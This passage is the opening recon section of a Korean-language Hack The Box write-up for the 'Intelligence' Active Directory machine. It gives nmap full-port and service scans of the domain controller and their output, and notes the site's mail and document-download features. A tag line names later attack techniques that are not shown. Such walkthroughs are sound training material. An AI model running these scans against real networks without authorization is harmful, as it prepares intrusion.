silvet-ticket windows ad-box smb AllowedToDelegate dnstool readgmsapassword responder
HTB : https://app.hackthebox.com/machines/Intelligence?sort_by=created_at&sort_type=desc
Write up : https://0xdf.gitlab.io/2021/11/27/htb-intelligence.html
https://www.youtube.com/watch?v=Jg_BjkxdtsE
Machine IP :
10.129.95.154
Recon
nmap
nmap 전체 포트 스캐닝, 88 포트를 쓰는 것으론 AD 박스지만 특이하게도 80 웹서버 포트가 열려있음
──(kali㉿kali)-[~/htb/intelligence]
└─$ nmap -Pn -p- --min-rate 1000 --max-retries 3 10.129.95.154
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 23:11 KST
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.61% done; ETC: 23:13 (0:00:53 remaining)
Nmap scan report for 10.129.95.154
Host is up (1.5s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
9389/tcp  open  adws
49667/tcp open  unknown
49691/tcp open  unknown
49692/tcp open  unknown
49711/tcp open  unknown
49717/tcp open  unknown
49740/tcp open  unknown
포트 추출
┌──(kali㉿kali)-[~/htb/intelligence/recon]
└─$ cat tcpAll.nmap | extract_ports
53,80,88,135,139,389,445,464,593,636,3268,3269,9389,49667,49691,49692,49711,49717,49740
열린 포트 대상으로 -sV, -sC 스캐닝. intelligence.htb 도메인을 사용함 ssl-cert: Subject: commonName=dc.intelligence.htb가 존재함, ADCS 인증서 및 CA서버가 있는 것 같음
┌──(kali㉿kali)-[~/htb/intelligence/recon]
└─$ nmap -Pn -p53,80,88,135,139,389,445,464,593,636,3268,3269,9389,49667,49691,49692,49711,49717,49740 -sV -sC --min-rate 1000 --max-retries 3 10.129.95.154 -oA tcpDetail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 23:22 KST
Nmap scan report for intelligence.htb (10.129.95.154)
Host is up (0.38s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Intelligence
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-23 21:23:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2026-02-23T21:24:59+00:00; +6h59m59s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-23T21:24:56+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-23T21:25:00+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
49740/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-23T21:24:14
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m58s

10.129.95.154:80 접속, IIS 10.0 사용하며 윈도우 서버임

메일 보내기 기능 존재함
문서 다운로드 버튼이 있음
